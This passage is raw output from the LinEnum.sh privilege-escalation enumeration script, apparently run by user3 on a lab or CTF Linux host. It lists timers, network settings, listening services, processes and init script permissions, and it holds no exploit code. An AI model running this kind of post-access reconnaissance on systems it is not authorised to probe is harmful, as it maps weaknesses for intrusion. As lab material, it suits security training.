NEXT LEFT LAST PASSED UNIT ACTIVATES
Thu 2022-08-25 00:39:00 EDT 4min 19s left Thu 2022-08-25 00:30:12 EDT 4min 27s ago phpsessionclean.timer phpsessionclean.service
Thu 2022-08-25 00:43:39 EDT 8min left Mon 2020-03-02 09:13:23 EST 2 years 5 months ago motd-news.timer motd-news.service
Thu 2022-08-25 00:44:46 EDT 10min left n/a n/a systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
Mon 2022-08-29 00:00:00 EDT 3 days left Thu 2022-08-25 00:30:12 EDT 4min 27s ago fstrim.timer fstrim.service
4 timers listed.
Enable thorough tests to see inactive timers
### NETWORKING ##########################################
[-] Network and IP info:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
inet 10.10.122.19 netmask 255.255.0.0 broadcast 10.10.255.255
inet6 fe80::bf:dfff:fe44:3d71 prefixlen 64 scopeid 0x20<link>
ether 02:bf:df:44:3d:71 txqueuelen 1000 (Ethernet)
RX packets 344 bytes 77311 (77.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 496 bytes 72759 (72.7 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 203 bytes 16977 (16.9 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 203 bytes 16977 (16.9 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[-] ARP history:
ip-10-10-0-1.eu-west-1.compute.internal (10.10.0.1) at 02:c8:85:b5:5a:aa [ether] on eth0
[-] Nameserver(s):
# run "systemd-resolve --status" to see details about the actual nameservers.
nameserver 127.0.0.53
[-] Nameserver(s):
Global
DNS Servers: 10.0.0.2
DNS Domain: eu-west-1.compute.internal
DNSSEC NTA: 10.in-addr.arpa
16.172.in-addr.arpa
168.192.in-addr.arpa
17.172.in-addr.arpa
18.172.in-addr.arpa
19.172.in-addr.arpa
20.172.in-addr.arpa
21.172.in-addr.arpa
22.172.in-addr.arpa
23.172.in-addr.arpa
24.172.in-addr.arpa
25.172.in-addr.arpa
26.172.in-addr.arpa
27.172.in-addr.arpa
28.172.in-addr.arpa
29.172.in-addr.arpa
30.172.in-addr.arpa
31.172.in-addr.arpa
corp
d.f.ip6.arpa
home
internal
intranet
lan
local
private
test
Link 2 (eth0)
Current Scopes: DNS
LLMNR setting: yes
MulticastDNS setting: no
DNSSEC setting: no
DNSSEC supported: no
DNS Servers: 10.0.0.2
DNS Domain: eu-west-1.compute.internal
[-] Default route:
default ip-10-10-0-1.eu 0.0.0.0 UG 0 0 0 eth0
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:50673 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:44179 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:38867 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:53271 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:2049 0.0.0.0:* LISTEN -
tcp6 0 0 :::139 :::* LISTEN -
tcp6 0 0 :::111 :::* LISTEN -
tcp6 0 0 :::80 :::* LISTEN -
tcp6 0 0 :::38481 :::* LISTEN -
tcp6 0 0 :::53939 :::* LISTEN -
tcp6 0 0 :::39989 :::* LISTEN -
tcp6 0 0 :::22 :::* LISTEN -
tcp6 0 0 ::1:631 :::* LISTEN -
tcp6 0 0 :::445 :::* LISTEN -
tcp6 0 0 :::2049 :::* LISTEN -
tcp6 0 0 :::51937 :::* LISTEN -
[-] Listening UDP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
udp 0 0 0.0.0.0:2049 0.0.0.0:* -
udp 0 0 127.0.0.53:53 0.0.0.0:* -
udp 0 0 0.0.0.0:68 0.0.0.0:* -
udp 0 0 10.10.122.19:68 0.0.0.0:* -
udp 0 0 0.0.0.0:111 0.0.0.0:* -
udp 0 0 10.10.255.255:137 0.0.0.0:* -
udp 0 0 10.10.122.19:137 0.0.0.0:* -
udp 0 0 0.0.0.0:137 0.0.0.0:* -
udp 0 0 10.10.255.255:138 0.0.0.0:* -
udp 0 0 10.10.122.19:138 0.0.0.0:* -
udp 0 0 0.0.0.0:138 0.0.0.0:* -
udp 0 0 0.0.0.0:44184 0.0.0.0:* -
udp 0 0 0.0.0.0:46298 0.0.0.0:* -
udp 0 0 0.0.0.0:5353 0.0.0.0:* -
udp 0 0 0.0.0.0:38199 0.0.0.0:* -
udp 0 0 0.0.0.0:37266 0.0.0.0:* -
udp 0 0 0.0.0.0:55914 0.0.0.0:* -
udp 0 0 0.0.0.0:631 0.0.0.0:* -
udp 0 0 0.0.0.0:39557 0.0.0.0:* -
udp 0 0 0.0.0.0:714 0.0.0.0:* -
udp6 0 0 :::2049 :::* -
udp6 0 0 :::111 :::* -
udp6 0 0 :::5353 :::* -
udp6 0 0 :::46383 :::* -
udp6 0 0 :::36354 :::* -
udp6 0 0 :::47751 :::* -
udp6 0 0 :::714 :::* -
udp6 0 0 :::49870 :::* -
udp6 0 0 :::60120 :::* -
### SERVICES #############################################
[-] Running processes:
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.5 0.4 159728 9024 ? Ss 00:29 0:01 /sbin/init splash
root 2 0.0 0.0 0 0 ? S 00:29 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? I 00:29 0:00 [kworker/0:0]
root 4 0.0 0.0 0 0 ? I< 00:29 0:00 [kworker/0:0H]
root 5 0.0 0.0 0 0 ? I 00:29 0:00 [kworker/u30:0]
root 6 0.0 0.0 0 0 ? I< 00:29 0:00 [mm_percpu_wq]
root 7 0.0 0.0 0 0 ? S 00:29 0:00 [ksoftirqd/0]
root 8 0.0 0.0 0 0 ? I 00:29 0:00 [rcu_sched]
root 9 0.0 0.0 0 0 ? I 00:29 0:00 [rcu_bh]
root 10 0.0 0.0 0 0 ? S 00:29 0:00 [migration/0]
root 11 0.0 0.0 0 0 ? S 00:29 0:00 [watchdog/0]
root 12 0.0 0.0 0 0 ? S 00:29 0:00 [cpuhp/0]
root 13 0.0 0.0 0 0 ? S 00:29 0:00 [kdevtmpfs]
root 14 0.0 0.0 0 0 ? I< 00:29 0:00 [netns]
root 15 0.0 0.0 0 0 ? S 00:29 0:00 [rcu_tasks_kthre]
root 16 0.0 0.0 0 0 ? S 00:29 0:00 [kauditd]
root 17 0.0 0.0 0 0 ? S 00:29 0:00 [xenbus]
root 18 0.0 0.0 0 0 ? S 00:29 0:00 [xenwatch]
root 19 0.0 0.0 0 0 ? I 00:29 0:00 [kworker/0:1]
root 20 0.0 0.0 0 0 ? S 00:29 0:00 [khungtaskd]
root 21 0.0 0.0 0 0 ? S 00:29 0:00 [oom_reaper]
root 22 0.0 0.0 0 0 ? I< 00:29 0:00 [writeback]
root 23 0.0 0.0 0 0 ? S 00:29 0:00 [kcompactd0]
root 24 0.0 0.0 0 0 ? SN 00:29 0:00 [ksmd]
root 25 0.0 0.0 0 0 ? SN 00:29 0:00 [khugepaged]
root 26 0.0 0.0 0 0 ? I< 00:29 0:00 [crypto]
root 27 0.0 0.0 0 0 ? I< 00:29 0:00 [kintegrityd]
root 28 0.0 0.0 0 0 ? I< 00:29 0:00 [kblockd]
root 29 0.0 0.0 0 0 ? I< 00:29 0:00 [ata_sff]
root 30 0.0 0.0 0 0 ? I< 00:29 0:00 [md]
root 31 0.0 0.0 0 0 ? I< 00:29 0:00 [edac-poller]
root 32 0.0 0.0 0 0 ? I< 00:29 0:00 [devfreq_wq]
root 33 0.0 0.0 0 0 ? I< 00:29 0:00 [watchdogd]
root 34 0.0 0.0 0 0 ? I 00:29 0:00 [kworker/u30:1]
root 36 0.0 0.0 0 0 ? S 00:29 0:00 [kswapd0]
root 37 0.0 0.0 0 0 ? S 00:29 0:00 [ecryptfs-kthrea]
root 79 0.0 0.0 0 0 ? I< 00:29 0:00 [kthrotld]
root 80 0.0 0.0 0 0 ? I< 00:29 0:00 [acpi_thermal_pm]
root 81 0.0 0.0 0 0 ? S 00:29 0:00 [scsi_eh_0]
root 82 0.0 0.0 0 0 ? I< 00:29 0:00 [scsi_tmf_0]
root 83 0.0 0.0 0 0 ? S 00:29 0:00 [scsi_eh_1]
root 84 0.0 0.0 0 0 ? I< 00:29 0:00 [scsi_tmf_1]
root 85 0.0 0.0 0 0 ? I 00:29 0:00 [kworker/u30:2]
root 86 0.0 0.0 0 0 ? I 00:29 0:00 [kworker/u30:3]
root 90 0.0 0.0 0 0 ? I< 00:29 0:00 [ipv6_addrconf]
root 99 0.0 0.0 0 0 ? I< 00:29 0:00 [kstrp]
root 116 0.0 0.0 0 0 ? I< 00:29 0:00 [kworker/0:1H]
root 117 0.0 0.0 0 0 ? I< 00:29 0:00 [charger_manager]
root 169 0.0 0.0 0 0 ? I 00:29 0:00 [kworker/0:2]
root 173 0.0 0.0 0 0 ? I< 00:29 0:00 [ttm_swap]
root 274 0.0 0.0 0 0 ? S 00:29 0:00 [jbd2/xvda1-8]
root 275 0.0 0.0 0 0 ? I< 00:29 0:00 [ext4-rsv-conver]
root 325 0.0 0.6 94796 13792 ? S<s 00:29 0:00 /lib/systemd/systemd-journald
root 332 0.0 0.0 0 0 ? I 00:29 0:00 [kworker/u30:4]
root 340 0.0 0.0 0 0 ? I< 00:29 0:00 [rpciod]
root 341 0.0 0.0 0 0 ? I< 00:29 0:00 [xprtiod]
root 343 0.0 0.0 23920 180 ? Ss 00:29 0:00 /usr/sbin/blkmapd
root 344 0.0 0.0 97708 1728 ? Ss 00:29 0:00 /sbin/lvmetad -f
root 346 0.3 0.2 47364 5584 ? Ss 00:29 0:00 /lib/systemd/systemd-udevd
root 469 0.0 0.0 0 0 ? S 00:30 0:00 [jbd2/xvda4-8]
root 470 0.0 0.0 0 0 ? I< 00:30 0:00 [ext4-rsv-conver]
root 473 0.0 0.0 0 0 ? S 00:30 0:00 [jbd2/xvda2-8]
root 474 0.0 0.0 0 0 ? I< 00:30 0:00 [ext4-rsv-conver]
systemd+ 531 0.0 0.2 80028 5208 ? Ss 00:30 0:00 /lib/systemd/systemd-networkd
systemd+ 537 0.0 0.1 143976 3292 ? Ssl 00:30 0:00 /lib/systemd/systemd-timesyncd
root 538 0.0 0.1 47600 3560 ? Ss 00:30 0:00 /sbin/rpcbind -f -w
root 540 0.0 0.0 30040 228 ? Ss 00:30 0:00 /usr/sbin/rpc.idmapd
root 616 0.0 0.2 70596 6084 ? Ss 00:30 0:00 /lib/systemd/systemd-logind
root 623 0.0 0.5 517304 12100 ? Ssl 00:30 0:00 /usr/lib/udisks2/udisksd
root 632 0.0 0.4 301456 8800 ? Ssl 00:30 0:00 /usr/lib/accountsservice/accounts-daemon
root 635 0.0 0.4 427256 9080 ? Ssl 00:30 0:00 /usr/sbin/ModemManager
syslog 643 0.0 0.2 267032 4372 ? Ssl 00:30 0:00 /usr/sbin/rsyslogd -n
root 645 0.0 0.1 31320 3300 ? Ss 00:30 0:00 /usr/sbin/cron -f
avahi 647 0.0 0.1 44908 3260 ? Ss 00:30 0:00 avahi-daemon: registering [polobox.local]
root 650 0.0 0.0 4552 748 ? Ss 00:30 0:00 /usr/sbin/acpid
root 657 0.0 0.8 170468 17188 ? Ssl 00:30 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
message+ 660 0.0 0.2 48428 5040 ? Ss 00:30 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
avahi 686 0.0 0.0 44776 324 ? S 00:30 0:00 avahi-daemon: chroot helper
root 720 0.0 0.8 421416 17460 ? Ssl 00:30 0:00 /usr/sbin/NetworkManager --no-daemon
root 726 0.0 0.2 44752 5340 ? Ss 00:30 0:00 /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
root 727 0.0 0.3 100564 7988 ? Ss 00:30 0:00 /usr/sbin/cupsd -l
root 740 0.0 0.5 303652 10920 ? Ssl 00:30 0:00 /usr/sbin/cups-browsed
root 807 0.0 0.5 308832 10616 ? Ssl 00:30 0:00 /usr/lib/policykit-1/polkitd --no-debug
systemd+ 827 0.0 0.3 70740 6296 ? Ss 00:30 0:00 /lib/systemd/systemd-resolved
root 841 0.0 0.0 25660 1232 ? Ss 00:30 0:00 /sbin/dhclient -1 -4 -v -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
root 971 0.0 0.0 38068 752 ? Ss 00:30 0:00 /usr/sbin/rpc.mountd --manage-gids
root 987 0.0 0.0 0 0 ? S 00:30 0:00 [lockd]
root 1003 0.0 0.0 0 0 ? S 00:30 0:00 [nfsd]
root 1004 0.0 0.0 0 0 ? S 00:30 0:00 [nfsd]
root 1005 0.0 0.0 0 0 ? S 00:30 0:00 [nfsd]
root 1006 0.0 0.0 0 0 ? S 00:30 0:00 [nfsd]
root 1007 0.0 0.0 0 0 ? S 00:30 0:00 [nfsd]
root 1008 0.0 0.0 0 0 ? S 00:30 0:00 [nfsd]
root 1009 0.0 0.0 0 0 ? S 00:30 0:00 [nfsd]
root 1010 0.0 0.0 0 0 ? S 00:30 0:00 [nfsd]
root 1057 0.0 0.2 72296 5804 ? Ss 00:30 0:00 /usr/sbin/sshd -D
root 1068 0.0 0.5 265344 11884 ? Ss 00:30 0:00 /usr/sbin/nmbd --foreground --no-process-group
root 1174 0.0 0.7 330772 16268 ? Ss 00:30 0:00 /usr/sbin/apache2 -k start
user6 1175 0.0 0.3 330796 6220 ? S 00:30 0:00 /usr/sbin/apache2 -k start
user6 1176 0.0 0.3 330796 6220 ? S 00:30 0:00 /usr/sbin/apache2 -k start
user6 1177 0.0 0.3 330796 6220 ? S 00:30 0:00 /usr/sbin/apache2 -k start
user6 1178 0.0 0.3 330796 6220 ? S 00:30 0:00 /usr/sbin/apache2 -k start
user6 1179 0.0 0.3 330796 6220 ? S 00:30 0:00 /usr/sbin/apache2 -k start
root 1183 0.0 0.9 353492 20376 ? Ss 00:30 0:00 /usr/sbin/smbd --foreground --no-process-group
mysql 1188 0.1 8.5 1154572 174480 ? Sl 00:30 0:00 /usr/sbin/mysqld --daemonize --pid-file=/run/mysqld/mysqld.pid
root 1274 0.0 0.2 344936 5956 ? S 00:30 0:00 /usr/sbin/smbd --foreground --no-process-group
root 1275 0.0 0.2 344928 4780 ? S 00:30 0:00 /usr/sbin/smbd --foreground --no-process-group
root 1315 0.0 0.3 354016 7316 ? S 00:30 0:00 /usr/sbin/smbd --foreground --no-process-group
root 5978 0.0 0.4 382480 9064 ? Ssl 00:31 0:00 /usr/sbin/lightdm
root 5991 0.0 0.1 15956 2464 ttyS0 Ss+ 00:31 0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600 ttyS0 vt220
root 5993 0.2 2.5 340612 52168 tty7 Ssl+ 00:31 0:00 /usr/lib/xorg/Xorg -core :0 -seat seat0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch
root 6004 0.0 0.3 271724 7940 ? Sl 00:31 0:00 lightdm --session-child 16 19
lightdm 6010 0.0 0.3 76764 8080 ? Ss 00:31 0:00 /lib/systemd/systemd --user
lightdm 6011 0.0 0.1 218816 2652 ? S 00:31 0:00 (sd-pam)
lightdm 6027 0.0 0.0 4628 772 ? Ss 00:31 0:00 /bin/sh /usr/lib/lightdm/lightdm-greeter-session /usr/sbin/lightdm-gtk-greeter
lightdm 6028 0.7 3.5 633212 72444 ? Sl 00:31 0:01 /usr/sbin/lightdm-gtk-greeter
lightdm 6030 0.0 0.1 47628 3756 ? Ss 00:31 0:00 /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
lightdm 6031 0.0 0.4 367932 8872 ? Ssl 00:31 0:00 /usr/lib/at-spi2-core/at-spi-bus-launcher
lightdm 6034 0.0 0.3 284848 6860 ? Ssl 00:31 0:00 /usr/lib/gvfs/gvfsd
lightdm 6039 0.0 0.3 366484 7992 ? Sl 00:31 0:00 /usr/lib/gvfs/gvfsd-fuse /run/user/108/gvfs -f -o big_writes
lightdm 6042 0.0 0.1 47496 3636 ? S 00:31 0:00 /usr/bin/dbus-daemon --config-file=/usr/share/defaults/at-spi2/accessibility.conf --nofork --print-address 3
lightdm 6050 0.0 0.2 220640 5348 ? Sl 00:31 0:00 /usr/lib/at-spi2-core/at-spi2-registryd --use-gnome-session
root 6065 0.0 0.3 128252 6368 ? S 00:31 0:00 lightdm --session-child 12 19
root 6066 0.0 0.3 126664 7948 ? Ss 00:32 0:00 sshd: user3 [priv]
user3 6068 0.0 0.3 76776 7752 ? Ss 00:32 0:00 /lib/systemd/systemd --user
user3 6069 0.0 0.1 218816 2652 ? S 00:32 0:00 (sd-pam)
root 6080 0.0 0.3 604504 6980 ? Ssl 00:32 0:00 /usr/sbin/console-kit-daemon --no-daemon
user3 6273 0.0 0.1 126664 3608 ? S 00:32 0:00 sshd: user3@pts/0
user3 6275 0.0 0.2 22780 5404 pts/0 Ss 00:32 0:00 -bash
user3 6295 0.0 0.1 13676 4004 pts/0 S+ 00:34 0:00 /bin/bash ./LinEnum.sh
user3 6296 0.0 0.1 13808 3028 pts/0 S+ 00:34 0:00 /bin/bash ./LinEnum.sh
user3 6297 0.0 0.0 7476 820 pts/0 S+ 00:34 0:00 tee -a
user3 6525 0.0 0.1 13808 2840 pts/0 S+ 00:34 0:00 /bin/bash ./LinEnum.sh
user3 6526 0.0 0.1 37364 3376 pts/0 R+ 00:34 0:00 ps aux
[-] Process binaries and associated permissions (from above list):
1.1M -rwxr-xr-x 1 root root 1.1M Apr 4 2018 /bin/bash
0 lrwxrwxrwx 1 root root 4 Apr 9 2019 /bin/sh -> dash
1.6M -rwxr-xr-x 1 root root 1.6M Jan 29 2019 /lib/systemd/systemd
128K -rwxr-xr-x 1 root root 127K Jan 29 2019 /lib/systemd/systemd-journald
216K -rwxr-xr-x 1 root root 215K Jan 29 2019 /lib/systemd/systemd-logind
1.6M -rwxr-xr-x 1 root root 1.6M Jan 29 2019 /lib/systemd/systemd-networkd
372K -rwxr-xr-x 1 root root 371K Jan 29 2019 /lib/systemd/systemd-resolved
40K -rwxr-xr-x 1 root root 39K Jan 29 2019 /lib/systemd/systemd-timesyncd
572K -rwxr-xr-x 1 root root 571K Jan 29 2019 /lib/systemd/systemd-udevd
56K -rwxr-xr-x 1 root root 56K Oct 15 2018 /sbin/agetty
492K -rwxr-xr-x 1 root root 489K Apr 16 2018 /sbin/dhclient
0 lrwxrwxrwx 1 root root 20 Apr 9 2019 /sbin/init -> /lib/systemd/systemd
84K -rwxr-xr-x 1 root root 83K Apr 12 2018 /sbin/lvmetad
52K -rwxr-xr-x 1 root root 51K May 5 2017 /sbin/rpcbind
2.2M -rwxr-xr-x 1 root root 2.2M Aug 9 2018 /sbin/wpa_supplicant
232K -rwxr-xr-x 1 root root 232K Nov 15 2017 /usr/bin/dbus-daemon
0 lrwxrwxrwx 1 root root 9 Apr 9 2019 /usr/bin/python3 -> python3.6
180K -rwxr-xr-x 1 root root 179K Dec 17 2017 /usr/lib/accountsservice/accounts-daemon
92K -rwxr-xr-x 1 root root 90K Mar 12 2018 /usr/lib/at-spi2-core/at-spi2-registryd
24K -rwxr-xr-x 1 root root 23K Mar 12 2018 /usr/lib/at-spi2-core/at-spi-bus-launcher
36K -rwxr-xr-x 1 root root 34K Feb 12 2019 /usr/lib/gvfs/gvfsd
44K -rwxr-xr-x 1 root root 43K Feb 12 2019 /usr/lib/gvfs/gvfsd-fuse
16K -rwxr-xr-x 1 root root 15K Jan 15 2019 /usr/lib/policykit-1/polkitd
432K -rwxr-xr-x 1 root root 432K Sep 26 2018 /usr/lib/udisks2/udisksd
2.4M -rwxr-xr-x 1 root root 2.4M Oct 25 2018 /usr/lib/xorg/Xorg
52K -rwxr-xr-x 1 root root 51K Apr 28 2017 /usr/sbin/acpid
656K -rwxr-xr-x 1 root root 656K Apr 3 2019 /usr/sbin/apache2
28K -rwxr-xr-x 1 root root 26K Apr 25 2019 /usr/sbin/blkmapd
144K -rwxr-xr-x 1 root root 141K Apr 25 2014 /usr/sbin/console-kit-daemon
48K -rwxr-xr-x 1 root root 47K Nov 16 2017 /usr/sbin/cron
176K -rwxr-xr-x 1 root root 175K Apr 6 2018 /usr/sbin/cups-browsed
424K -rwxr-xr-x 1 root root 423K Dec 12 2018 /usr/sbin/cupsd
268K -rwxr-xr-x 1 root root 267K Mar 21 2018 /usr/sbin/lightdm
140K -rwxr-xr-x 1 root root 139K Mar 20 2018 /usr/sbin/lightdm-gtk-greeter
1.2M -rwxr-xr-x 1 root root 1.2M Apr 24 2018 /usr/sbin/ModemManager
24M -rwxr-xr-x 1 root root 24M Apr 25 2019 /usr/sbin/mysqld
2.6M -rwxr-xr-x 1 root root 2.6M Nov 2 2018 /usr/sbin/NetworkManager
244K -rwxr-xr-x 1 root root 243K Nov 23 2018 /usr/sbin/nmbd
36K -rwxr-xr-x 1 root root 35K Apr 25 2019 /usr/sbin/rpc.idmapd
112K -rwxr-xr-x 1 root root 110K Apr 25 2019 /usr/sbin/rpc.mountd
668K -rwxr-xr-x 1 root root 665K Apr 24 2018 /usr/sbin/rsyslogd
84K -rwxr-xr-x 1 root root 83K Nov 23 2018 /usr/sbin/smbd
772K -rwxr-xr-x 1 root root 769K Mar 4 2019 /usr/sbin/sshd
[-] /etc/init.d/ binary permissions:
total 408
drwxr-xr-x 2 root root 4096 Mar 2 2020 .
drwxr-xr-x 162 root root 12288 Mar 6 2020 ..
-rwxr-xr-x 1 root root 2269 Apr 22 2017 acpid
-rwxr-xr-x 1 root root 5336 Apr 14 2016 alsa-utils
-rwxr-xr-x 1 root root 8181 Oct 10 2018 apache2
-rwxr-xr-x 1 root root 2489 Oct 10 2018 apache-htcacheclean
-rwxr-xr-x 1 root root 4335 Mar 21 2018 apparmor
-rwxr-xr-x 1 root root 2802 Nov 20 2017 apport
-rwxr-xr-x 1 root root 2401 Nov 4 2015 avahi-daemon
-rwxr-xr-x 1 root root 2968 Mar 1 2016 bluetooth
-rwxr-xr-x 1 root root 1275 Jan 19 2016 bootmisc.sh
-rwxr-xr-x 1 root root 3807 Jan 19 2016 checkfs.sh
-rwxr-xr-x 1 root root 1098 Jan 19 2016 checkroot-bootclean.sh
-rwxr-xr-x 1 root root 9353 Jan 19 2016 checkroot.sh
-rwxr-xr-x 1 root root 1232 Feb 19 2018 console-setup.sh
-rwxr-xr-x 1 root root 3049 Apr 5 2016 cron
-rwxr-xr-x 1 root root 937 Mar 28 2015 cryptdisks
-rwxr-xr-x 1 root root 978 Jan 29 2018 cryptdisks-early
-rwxr-xr-x 1 root root 2804 Nov 5 2017 cups
-rwxr-xr-x 1 root root 1961 Feb 13 2016 cups-browsed
-rwxr-xr-x 1 root root 2813 Dec 1 2015 dbus
-rw-r--r-- 1 root root 1334 Mar 2 2020 .depend.boot
-rw-r--r-- 1 root root 1820 Mar 2 2020 .depend.start
-rw-r--r-- 1 root root 1748 Mar 2 2020 .depend.stop
-rwxr-xr-x 1 root root 1172 Oct 23 2015 dns-clean
-rwxr-xr-x 1 root root 985 Mar 4 2018 grub-common
-rwxr-xr-x 1 root root 1336 Jan 19 2016 halt
-rwxr-xr-x 1 root root 3060 Oct 29 2012 hddtemp
-rwxr-xr-x 1 root root 1423 Jan 19 2016 hostname.sh
-rwxr-xr-x 1 root root 3809 Mar 12 2016 hwclock.sh
-rwxr-xr-x 1 root root 2444 Oct 25 2017 irqbalance
-rwxr-xr-x 1 root root 1804 Apr 4 2016 keyboard-setup.dpkg-bak
-rwxr-xr-x 1 root root 1479 Feb 15 2018 keyboard-setup.sh
-rwxr-xr-x 1 root root 1300 Jan 19 2016 killprocs
-rwxr-xr-x 1 root root 2044 Aug 15 2017 kmod
-rwxr-xr-x 1 root root 3431 Apr 4 2016 lightdm
-rwxr-xr-x 1 root root 883 May 17 2016 lm-sensors
-rwxr-xr-x 1 root root 695 Oct 30 2015 lvm2
-rwxr-xr-x 1 root root 571 Oct 30 2015 lvm2-lvmetad
-rwxr-xr-x 1 root root 586 Oct 30 2015 lvm2-lvmpolld
-rwxr-xr-x 1 root root 703 Jan 19 2016 mountall-bootclean.sh
-rwxr-xr-x 1 root root 2301 Jan 19 2016 mountall.sh
-rwxr-xr-x 1 root root 1461 Jan 19 2016 mountdevsubfs.sh
-rwxr-xr-x 1 root root 1564 Jan 19 2016 mountkernfs.sh
-rwxr-xr-x 1 root root 711 Jan 19 2016 mountnfs-bootclean.sh
-rwxr-xr-x 1 root root 2456 Jan 19 2016 mountnfs.sh
-rwxr-xr-x 1 root root 5607 Jan 12 2018 mysql
-rwxr-xr-x 1 root root 4597 Nov 25 2016 networking
-rwxr-xr-x 1 root root 1942 Mar 15 2018 network-manager
-rwxr-xr-x 1 root root 5658 Apr 25 2019 nfs-common
-rwxr-xr-x 1 root root 4836 Apr 25 2019 nfs-kernel-server
-rwxr-xr-x 1 root root 1938 Mar 13 2018 nmbd
-rwxr-xr-x 1 root root 1561 Dec 13 2017 ntp
-rwxr-xr-x 1 root root 1581 Oct 15 2015 ondemand
-rwxr-xr-x 1 root root 9138 Dec 10 2017 openvpn
-rwxr-xr-x 1 root root 1366 Nov 15 2015 plymouth
-rwxr-xr-x 1 root root 752 Nov 15 2015 plymouth-log
-rwxr-xr-x 1 root root 612 Jan 27 2016 pppd-dns
-rwxr-xr-x 1 root root 1191 Jan 17 2018 procps
-rwxr-xr-x 1 root root 6366 Jan 19 2016 rc
-rwxr-xr-x 1 root root 820 Jan 19 2016 rc.local
-rwxr-xr-x 1 root root 117 Jan 19 2016 rcS
-rw-r--r-- 1 root root 2427 Jan 19 2016 README
-rwxr-xr-x 1 root root 661 Jan 19 2016 reboot
-rwxr-xr-x 1 root root 4149 Nov 23 2015 resolvconf
-rwxr-xr-x 1 root root 2358 May 5 2017 rpcbind
-rwxr-xr-x 1 root root 4355 Jul 10 2014 rsync
-rwxr-xr-x 1 root root 2864 Jan 14 2018 rsyslog
-rwxr-xr-x 1 root root 2263 Mar 13 2018 samba-ad-dc
-rwxr-xr-x 1 root root 2333 Aug 10 2017 saned
-rwxr-xr-x 1 root root 3927 Jan 19 2016 sendsigs
-rwxr-xr-x 1 root root 597 Jan 19 2016 single
-rw-r--r-- 1 root root 1087 Jan 19 2016 skeleton
-rwxr-xr-x 1 root root 1879 Mar 13 2018 smbd
-rwxr-xr-x 1 root root 3837 Jan 25 2018 ssh
-rwxr-xr-x 1 root root 1154 Jan 29 2016 thermald
-rwxr-xr-x 1 root root 5974 Mar 5 2018 udev
-rwxr-xr-x 1 root root 2083 Aug 15 2017 ufw
-rwxr-xr-x 1 root root 2737 Jan 19 2016 umountfs
-rwxr-xr-x 1 root root 2202 Jan 19 2016 umountnfs.sh
-rwxr-xr-x 1 root root 1879 Jan 19 2016 umountroot
-rwxr-xr-x 1 root root 3111 Jan 19 2016 urandom
-rwxr-xr-x 1 root root 1306 Apr 13 2016 uuidd
-rwxr-xr-x 1 root root 2488 Apr 23 2018 virtualbox-guest-utils
-rwxr-xr-x 1 root root 2757 Nov 10 2015 x11-common
[-] /etc/init/ config file permissions:
total 172
drwxr-xr-x 2 root root 4096 Jun 4 2019 .
drwxr-xr-x 162 root root 12288 Mar 6 2020 ..
-rw-r--r-- 1 root root 309 Apr 14 2016 alsa-utils.conf
-rw-r--r-- 1 root root 207 Nov 24 2015 avahi-cups-reload.conf
-rw-r--r-- 1 root root 541 Nov 24 2015 avahi-daemon.conf
-rw-r--r-- 1 root root 997 Mar 1 2016 bluetooth.conf
-rw-r--r-- 1 root root 328 Nov 18 2014 bootmisc.sh.conf
-rw-r--r-- 1 root root 232 Nov 18 2014 checkfs.sh.conf
-rw-r--r-- 1 root root 253 Nov 18 2014 checkroot-bootclean.sh.conf
-rw-r--r-- 1 root root 307 Nov 18 2014 checkroot.sh.conf
-rw-r--r-- 1 root root 525 Apr 20 2016 cups-browsed.conf
-rw-r--r-- 1 root root 1815 Mar 25 2016 cups.conf
-rw-r--r-- 1 root root 186 Apr 12 2016 gpu-manager.conf
-rw-r--r-- 1 root root 284 Jul 23 2013 hostname.conf
-rw-r--r-- 1 root root 300 May 21 2014 hostname.sh.conf
-rw-r--r-- 1 root root 1444 Apr 4 2016 lightdm.conf
-rw-r--r-- 1 root root 268 Nov 18 2014 mountall-bootclean.sh.conf
-rw-r--r-- 1 root root 1232 Nov 18 2014 mountall.conf
-rw-r--r-- 1 root root 349 Nov 18 2014 mountall-net.conf
-rw-r--r-- 1 root root 261 Nov 18 2014 mountall-reboot.conf
-rw-r--r-- 1 root root 311 Nov 18 2014 mountall.sh.conf
-rw-r--r-- 1 root root 1201 Nov 18 2014 mountall-shell.conf
-rw-r--r-- 1 root root 327 Nov 18 2014 mountdevsubfs.sh.conf
-rw-r--r-- 1 root root 405 Nov 18 2014 mounted-debugfs.conf
-rw-r--r-- 1 root root 730 Nov 18 2014 mounted-dev.conf
